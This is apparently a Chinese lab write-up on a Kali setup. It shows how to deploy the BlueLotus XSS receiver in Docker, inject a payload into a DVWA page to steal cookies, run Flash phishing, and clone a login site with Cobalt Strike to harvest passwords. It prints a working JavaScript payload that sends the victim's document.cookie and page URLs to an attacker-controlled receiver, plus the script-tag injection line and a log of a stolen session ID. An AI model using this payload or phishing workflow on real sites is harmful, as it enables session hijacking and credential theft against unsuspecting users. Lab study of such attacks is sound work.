

# 1.用蓝莲花完成cookie获取

## 使用docker拉取镜像

```
1 | sudo docker pull romeoz/docker-apache-php:5.6
```

```
(kali㉿kali)-[/etc/docker]
$ sudo docker pull romeoz/docker-apache-php:5.6
5.6: Pulling from romeoz/docker-apache-php
b849b56b69e7: Retrying in 1 second
42986ef25bcd: Retrying in 1 second
d927c1b717ec: Retrying in 1 second
15b86ea20233: Waiting
aa9c3feeccb0: Waiting
441971529208: Waiting
28e5adee6726: Waiting
a881ee969f12: Waiting
11bc074377ca: Waiting
8960908a4b52: Waiting
7a162f4abcee: Waiting
5.6: Pulling from romeoz/docker-apache-php
b849b56b69e7: Pull complete
42986ef25bcd: Pull complete
d927c1b717ec: Pull complete
15b86ea20233: Pull complete
aa9c3feeccb0: Pull complete
441971529208: Pull complete
28e5adee6726: Pull complete
a881ee969f12: Pull complete
11bc074377ca: Pull complete
8960908a4b52: Pull complete
7a162f4abcee: Pull complete
Digest: sha256:360e48b1adf662c91cf07e6af8dabb468e54b9fc0205cf302594d41a1d86d78b
Status: Downloaded newer image for romeoz/docker-apache-php:5.6
docker.io/romeoz/docker-apache-php:5.6
```

## 创建容器并运行

```
1 | sudo docker run -d -p 8888:80 --name PHP5.6 romeoz/docker-apache-php:5.6
```

```
(kali㉿kali)-[/etc/docker]
$ sudo docker run -d -p 8888:80 --name PHP5.6 romeoz/docker-apache-php:5.6
4cfe688ee4c06e36b374ef8c89cc3f94d4fc36d0c907153e2c2cf6ad83464b74
```

## 将BlueLotus\_XSSReceiver拷贝到容器中

```
1 | sudo docker cp BlueLotus_XSSReceiver 容器ID:/var/www/app
```

```
(kali㉿kali)-[~/Downloads]
$ sudo docker cp BlueLotus_XSSReceiver 4cfe68:/var/www/app
```

## 进入容器中删除默认index文件，然后将BlueLotus\_XSSReceiver内容移到该目录下并删除空文件夹，最后修改配置

在kali下用此命令进入容器

```
1 | sudo docker exec -it 容器ID /bin/bash
```

在容器中执行以下命令

```
1 | rm -rf index.php
2 | mv BlueLotus_XSSReceiver/* .
3 | rm -rf BlueLotus_XSSReceiver/
4 | chmod -R 777 myjs
5 | chmod -R 777 data
6 | chmod -R 777 ./
```

## 访问BlueLotus\_XSSReceiver后台

<http://docker宿主机ip:8888/admin.php>



进行配置，全部默认



## 配置

请按照下面提示配置xss平台，默认配置可直接下一步

后台登录密码	<input type="text" value="bluelotus"/>	特殊字符会被转义，慎用，下同
xss数据存储路径	<input type="text" value="data"/>	文件夹需要有写权限
js模板存储路径	<input type="text" value="template"/>	文件夹需要有写权限
我的js存储路径	<input type="text" value="myjs"/>	文件夹需要有写权限
启用数据加密	<input checked="" type="checkbox"/>	对xss记录，js描述文件加密
数据加密密码	<input type="text" value="bluelotus"/>	加密数据的密码
加密方式	<input type="text" value="RC4"/>	

将公共模板中的default.js复制到我的JS下写入地址和端口后生成payload

我的JS



copyright.js  
版权声明



GetCookie.js

文件名: GetCookie

js文件说明:

请输入js模板描述...

格式化 压缩 选择js模板 插入模板 生成payload 复制js地址

```
1 var website="http://192.168.10.26:8888/";(function(){(new Image()).src=website+'  
/?keepsession=1&location='+escape((function(){try{return document.location.href}catch(e)  
{return''}}))+'&toplocation='+escape((function(){try{return top.location.href}catch(e)  
{return''}}))+'&cookie='+escape((function(){try{return document.cookie}catch(e)  
{return''}}))+'&opener='+escape((function(){try{return window.opener&window.opener  
.location.href?window.opener.location.href:''})catch(e){return''}}))));
```

XSS'OR js编码工具

```
<script  
src="http://192.168.10.26:8888/myjs/GetC  
ookie.js"></script>
```

→16en De \uO&#x;

→10en De ,OcO&#O&#;

escape ↔ unescape

encodeURIComponent ↔ decodeURI


Html2JS ↔ JS2Html

HtmlEncode ↔ HtmlDecode

base64En ↔ base64De

replace →

## 然后将payload注入网站



## 其他用户打开后即可得到cookie

## XSS接收面板

时间	IP	来源	客户端	请求	携带数据	保持连
2022年11月18日 15:42:49	192.168.10.25	局域网	Windows 10 Chrome(107.0.0.0)	GET	{"GET":{"keepsession","location","toplocation","cookie","..."}}	是

GET	POST	Cookie	HTTP请求信息	其他信息
键	值			
keepsession	1			
location	http%253A%2F192.168.10.89%2Fdvwa%2Fvulnerabilities%2Fxss_%2F			
toplocation	http%253A%2F192.168.10.89%2Fdvwa%2Fvulnerabilities%2Fxss_%2F			
cookie	security%253Dlow%253B%2520PHPSESSID%253Dgocdk7jc91aakibfoa9tb3k45			
opener				


## 2.完成Flash钓鱼

## 将flash文件放置在docker下


```
1 sudo docker cp flash 28f68:/var/www/app
```

```
(kali㉿kali)-[~/Desktop]
$ sudo docker cp flash 28f68:/var/www/app
```


## 修改JS文件为自己的flash地址并放入蓝莲花



## 将payload插入有xss漏洞处



## 成功钓鱼





### 3.完成cobalt strike钓鱼，获取用户名和密码

#### 配置JDK环境

```
1 | sudo apt install openjdk-11-jdk
```

```
(kali㉿kali)-[~/Desktop]
$ java -version
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
openjdk version "11.0.16" 2022-07-19
OpenJDK Runtime Environment (build 11.0.16+8-post-Debian-1)
OpenJDK 64-Bit Server VM (build 11.0.16+8-post-Debian-1, mixed mode, sharing)
```

#### 解压CS并启动服务端

```
1 | unzip -d CS cs4.4-jdk11.zip
```

```
1 | chmod +x teamserver
2 | sudo ./teamserver ip地址 密码
```

```
(kali㉿kali)-[~/Desktop]
$ unzip -d CS cs4.4-jdk11.zip
Archive: cs4.4-jdk11.zip
  inflating: CS/agscript
  inflating: CS/c2lint
  inflating: CS/cobaltstrike
  inflating: CS/cobaltstrike.jar
  inflating: CS/CobaltStrike_EN.vbs
  inflating: CS/CobaltStrikeCN.jar
  inflating: CS/icon.jpg
   creating: CS/logs/
  inflating: CS/peclone
  inflating: CS/teamserver
  inflating: CS/TeamServer.prop
   creating: CS/third-party/
  inflating: CS/third-party/README.winvnc.txt
  inflating: CS/third-party/winvnc.x64.dll
  inflating: CS/third-party/winvnc.x86.dll
  inflating: CS/update.jar
```

```
(kali㉿kali)-[~/Desktop/CS]
$ chmod +x teamserver


(kali㉿kali)-[~/Desktop/CS]
$ sudo ./teamserver 192.168.10.26 password1
[*] Generating X509 certificate and keystore (for SSL)
[*] Loading properties file (/home/kali/Desktop/CS/TeamServer.prop).
[*] Properties file was loaded.
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: 518b180f0f8fc6d0d56c6da63fefbff2bf9f14ff9a1d30d3b6d8bf6c51665b6c
```

## 启动客户端


```
1  chmod +x cobaltstrike
2  ./cobaltstrike
```



选择攻击 -> 钓鱼攻击 -> 克隆网站



## 克隆成功





## 在蓝莲花中创建JS代码





## 在原本的页面利用XSS漏洞插入代码，引诱用户进入钓鱼网站



## 用户在钓鱼页面中输入网站即可在CS中获取账户密码

